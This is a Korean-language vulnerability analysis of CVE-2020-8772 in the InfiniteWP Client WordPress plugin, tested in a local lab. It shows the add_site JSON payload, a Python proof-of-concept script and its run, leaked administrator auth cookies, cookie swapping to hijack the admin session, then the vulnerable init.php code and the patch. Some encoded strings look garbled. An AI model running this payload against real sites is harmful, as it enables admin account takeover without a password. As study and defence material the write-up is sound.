

InfiniteWP Client 플러그인 1.9.4.5 이전에는 init.php의 iwp_mmb_set_request에 권한 확인이 없어 관리자의 사용자 이름을 아는 공격자는 누구나 관리자로 로그인할 수 있는 취약점

취약한 버전

InfiniteWP Client 1.9.4.5 이전 버전

InfiniteWP Client

- Wordpress 웹사이트를 다수 관리하기 위해 사용되는 **infiniteWP** 플랫폼과 연동을 담당
- 여러 Wordpress 웹사이트를 하나의 대시보드에서 쉽게 관리 가능

취약점 분석

취약점 발생 부분

init.php 파일의 iwp_mmb_set_request 함수

취약점 공격 페이로드

```
{"iwp_action": "add_site", "params": {"username": "admin"}
```



취약점 공격 과정

1. InfiniteWP Client 1.9.4.4 버전을 다운로드 해준다.
<<https://downloads.wordpress.org/plugin/iwp-client.1.9.4.4.zip>>
2. PoC코드를 관리자의 사용자 이름에 맞게 수정해준다.

```
import requests
import pprint
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("-u", "--url", required=True, help="URL of the target WordPress site.")
args = parser.parse_args()

url = args.url
data =
'IWP_JSON_PREFIXeyJpd3BfYWw0aW9uIjoYWRkX3NpdGUiLCJwYXJhbXMiOnsidXNlcm5hbWU
iOiJhZG1pbjI9fQ=='
headers = {'Content-Type': 'application/x-www-form-urlencoded'}
```

<input type="checkbox"/> 사용자명	이름	이메일	역할	글
<input type="checkbox"/>  guest	—	guest@naver.com	구독자	0
<input type="checkbox"/>  Tyranno	—	heylimkim@naver.com	관리자	1
<input type="checkbox"/> 사용자명	이름	이메일	역할	글

관리자명이 'Tyranno'이기 때문에 data 부분을 {"username": "Tyranno"}로 수정하여 인코딩 해 주었다.

3. `python cve-2020-8772.py -u http://localhost:365` 명령어를 이용하여 실행해준다.

```
(kali@kali)~[~/Desktop]
$ python cve-2020-8772.py -u http://localhost:365
Copy details

== Request ==
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

_IWP_JSON_PREFIX_eyJpd3BfYWw0aW9uIjoieYWRkX3NpdGUlLCJwYXJhbXMiOnsidXNlcm5hbWUiOiJUeXJhbm5vIn19


\n== Response ==
HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 07:40:09 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: PHP/8.2.27
Set-Cookie: wordpress_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CzYmxX04GpzZd0nqOKVUnNk8ctspvBIYfp65YHC0m6Jy%7Ca98d83e099c5ecb4d27ed177f946c58a296cc27cf04dcb465dc0ebcf03863730; path=/wp-content/plugins; HttpOnly, wordpress_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CzYmxX04GpzZd0nqOKVUnNk8ctspvBIYfp65YHC0m6Jy%7Ca98d83e099c5ecb4d27ed177f946c58a296cc27cf04dcb465dc0ebcf03863730; path=/wp-admin; HttpOnly, wordpress_logged_in_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CzYmxX04GpzZd0nqOKVUnNk8ctspvBIYfp65YHC0m6Jy%7Cc2a9bde3c41d2368d6aa3a3c74d60022bdaa4d92390ce67ba18cf60e30066019; path=/; HttpOnly, wordpress_sec_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CTpzYyGDQTB54SMABDBa0mE4bEvA6l9W5zfc6ani0Ipx%7Cc9793f6f9858f38374f546013a34d154101f258a32d3c8589b785e84fd7e0da8; path=/wp-content/plugins; secure; HttpOnly, wordpress_sec_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CTpzYyGDQTB54SMABDBa0mE4bEvA6l9W5zfc6ani0Ipx%7Cc9793f6f9858f38374f546013a34d154101f258a32d3c8589b785e84fd7e0da8; path=/wp-admin; secure; HttpOnly, wordpress_logged_in_9657db07eb1b560fc75373f54e7fe4f4=Tyranno%7C1737531609%7CTpzYyGDQTB54SMABDBa0mE4bEvA6l9W5zfc6ani0Ipx%7Cc6ba8cd99c934c42f6d86c50eefa22d61c6dd466b5385367cb6da1bed52624cf; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 162
Content-Type: text/plain; charset=UTF-8

<IWPHEADER>_IWP_JSON_PREFIX_eyJlcnJvcii6IkludmFsaWQgYWN0aXZhdGlvbiBrZXkiLCJlcnJvc19jb2RlIjoiaXdwX21tYl9hZGRfc2l0ZV9pbmZhbGlx2FjdG12YXRpb25fa2V5In0=<ENDIWPHEADER>


\n[+] Vulnerable
```

Set-Cookie에 관리자인 Tyranno의 쿠키값이 출력되는 것을 확인할 수 있다.

4. guest의 세션값을 수정하여 관리자로 로그인한다.



로그인되어있는 계정은 guest인 것을 확인할 수 있다.



F12 개발자도구를 이용하여 guest의 쿠키값을 노출 된 관리자의 쿠키값으로 수정을 해 준다.

WordPress 관리자 화면의 '프로필' (Profile) 탭. 화면 상단에는 'Tyranno_ZeroDiglett'라는 사용자 이름과 '안녕하세요 Tyranno님'이라는 인사말이 표시되어 있다. 좌측 메뉴에는 '알림판', '글', '미디어', '페이지', '댓글', '모양', '플러그인' 등이 있다.

중앙에는 'Add this site to IWP Admin panel'이라는 안내 메시지가 표시되어 있다. 아래에는 다음과 같은 정보가 제공된다:

- WP-ADMIN URL: `http://localhost:365/wp-admin/`
- ADMIN USERNAME: Tyranno (or any admin id)
- ACTIVATION KEY: 21432217dbe6eb188408b323703f8cdeb8fa08db

'Copy details' 버튼을 클릭할 수 있다.

화면 하단에는 Chrome DevTools의 'Storage' 탭이 열려 있다. 'Cookies' 섹션에서 `http://localhost:365` 도메인의 쿠키 목록이 표시되어 있다. 목록에는 'wordpress' 쿠키와 'wp-settings' 쿠키가 포함되어 있다.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
wordpress	Tyranno%7C17375...	localhost	/wp-ad...	Session	175	true	false	None	Mon, 20 Jan 2025 0...
wordpress	guest%7C1737532...	localhost	/wp-co...	Session	173	true	false	None	Mon, 20 Jan 2025 0...
wordpress	guest%7C1737532...	localhost	/	Session	183	true	false	None	Mon, 20 Jan 2025 0...
wordpress	WP%20Cookie%2...	localhost	/	Session	40	false	false	None	Mon, 20 Jan 2025 0...
wp-setti...	1737359639	localhost	/	Tue, 20 Jan 2026 0...	28	false	false	None	Mon, 20 Jan 2025 0...
wp-setti...	1737359559	localhost	/	Tue, 20 Jan 2026 0...	28	false	false	None	Mon, 20 Jan 2025 0...
wp_lang	ko_KR	localhost	/	Session	12	false	false	None	Mon, 20 Jan 2025 0...

엔터 후 새로고침을 하면 관리자의 계정에 접근이 가능한 것을 확인할 수 있다.

코드 분석

{iwp_action": "add_site", "params": {"username": "admin"}} 페이로드를 POST 요청안에 보내면 워드프레스는 `invalid_activation_key` 에러를 반환하지만, 그 에러와 함께 관리자 유저의 사용자 인증 쿠키를 같이 반환함.

```
(kali@kali)-[~/.../wordpress/wp-content/plugins/iwp-client]
$ grep -ri "iwp_mmb_set_request" .
./init.php:if (!function_exists ('iwp_mmb_set_request')) {
./init.php:    function iwp_mmb_set_request(){
./core.class.php:        add_action('setup_theme', 'iwp_mmb_set_request');
```

```
(kali@kali)-[~/.../wordpress/wp-content/plugins/iwp-client]
$ vi init.php
```

코드 분석을 위해 `iwp_mmb_set_request` 함수가 있는 파일을 찾아본다.
함수가 선언된 곳은 `init.php` 파일이기 때문에 `init.php` 파일을 분석한다.

1. iwp_mmb set request

```
241 if (!function_exists ('iwp_mmb_set_request')) {
242     function iwp_mmb_set_request(){
243         global $current_user, $iwp_mmb_core, $new_actions, $wp_db_version, $wpmu_version, $wp_using_ext_object_cache, $iwp_mmb_activities_log;
244         if (is_user_logged_in()) {
245             iwp_plugin_compatibility_fix();
246         }
247         if (empty($iwp_mmb_core->request_params)) {
248             return false;
249         }
250         $params = $iwp_mmb_core->request_params;
251         $action = $iwp_mmb_core->request_params['iwp_action'];
```

클라이언트가 요청한 리퀘스트의 파라미터들을 params변수와 action 변수에 집어넣음
params변수에는 username:admin이 저장되고
action변수에는 "add_site" 스트링값이 저장된다.

```
260         if(isset($params['username']) && !is_user_logged_in()){
261             $user = function_exists('get_user_by') ? get_user_by('login', $params['username']) : iwp_mmb_get_user_by('login', $params['username']);
262             if (isset($user) && isset($user->ID)) {
263                 wp_set_current_user($user->ID);
264                 // Compatibility with All In One Security
265                 update_user_meta($user->ID, 'last_login_time', current_time('mysql'));
266             }
267             $isHTTPS = (bool)is_ssl();
268             if($isHTTPS){
269                 wp_set_auth_cookie($user->ID);
270             }else{
271                 wp_set_auth_cookie($user->ID, false, false);
272                 wp_set_auth_cookie($user->ID, false, true);
273             }
274         }
```

get_user_by 함수를 이용해 유저 오브젝트를 불러온다.
wp_set_auth_cookie를 통해 유저ID를 기반으로 사용자 인증 쿠키를 반환

유저 이름과 비밀번호를 DB에 저장된 값들과 대조한 뒤 불러오지 않고 유저 이름만을 가지고 오브젝트를 불러옴

2. iwp_mmb_parse_request

```
123     global $current_user, $iwp_mmb_core, $new_actions, $wp_db_version, $wpmu_version, $wp_using_ext_object_cache;
124     if (strpos($HTTP_RAW_POST_DATA_LOCAL, '_IWP_JSON_PREFIX_') !== false) {
125         $request_data_array = explode('_IWP_JSON_PREFIX_', $HTTP_RAW_POST_DATA_LOCAL);
126         $request_raw_data = $request_data_array[1];
127         $data = trim(base64_decode($request_raw_data));
128         $GLOBALS['_IWP_JSON_COMMUNICATION'] = 1;
```

IWP 플러그인은 POST 요청의 바디 안에 _IWP_JSON_PREFIX_<base64> 와 같은 요청들만 처리

```
175         if (!$iwp_mmb_core->check_if_user_exists($params['username'])) {
176             iwp_mmb_response(array('error' => 'Username <b>' . $params['username'] . '</b>' .
177                 'name in the site options.', 'error_code' => 'username_does_not_have_administrativ
178         if ($action == 'add_site') {
179             $params['iwp_action'] = $action;
180             $iwp_mmb_core->request_params = $params;
181             return;
```

check_if_user_exists 함수를 이용해 유저 이름이 관리자 그룹에 있는지 확인
action == "add_site"인 경우 action과 params를 변수에 저장

iwp_mmb_parse_request 함수에서도 제대로 된 사용자 인증이 되지 않음

3. iwp_mmb_add_site

```
422 if( !function_exists ( 'iwp_mmb_add_site' ) ) {
423     function iwp_mmb_add_site($params) {
424         {
425             global $iwp_mmb_core, $iwp_mmb_activities_log;
426             $num = extract($params);
427             if ($num) {
428                 if (!$iwp_mmb_core->get_option('iwp_client_action_message_id') && !$iwp_mmb_core->get_option('iwp_client_public_key')) {
429                     $public_key = base64_decode($public_key);
430                     if(trim($activation_key) != get_option('iwp_client_activate_key')){ //iwp
431                         iwp_mmb_response(array('error' => 'Invalid activation key', 'error_code' => 'iwp_mmb_add_site_invalid_activation_key'), false);
432                     }
433                 }
434             }
435         }
436     }
```

페이로드에 `iwp_client_action_messge_id`, `iwp_client_public_key` 등이 없기 때문에 Invalid Activation Key 에러가 반환이 됨.

취약점 방어

251	251	<code>\$action = \$iwp_mmb_core->request_params['iwp_action'];</code>
252	252	<code>\$is_save_activity_log = \$iwp_mmb_core->request_params['is_save_activity_log'];</code>
	253	<code>if (\$action == 'add_site' \$action == 'readd_site') {</code>
	254	<code> return false;</code>
	255	<code>}</code>
253	256	<code>if (\$action == 'maintain_site') {</code>
254	257	<code> iwp_mmb_maintain_site(\$params);</code>

action이 'add_site'이면 요청이 무시당하도록 `return false;` 로 고쳐짐.

❓ 사용자 이름만 가지고 오브젝트를 불러오는 구간만 수정하면 되지 않을까?

워드프레스 서버는 IWP 메인 서버와 통신을 해야 하기 때문에 메인 서버는 워드프레스 서버 관리자의 아이디/비밀번호를 모른채로 요청을 보내야 한다.
때문에 사용자의 이름만 알고도 인증이 되게끔 만들어놨다.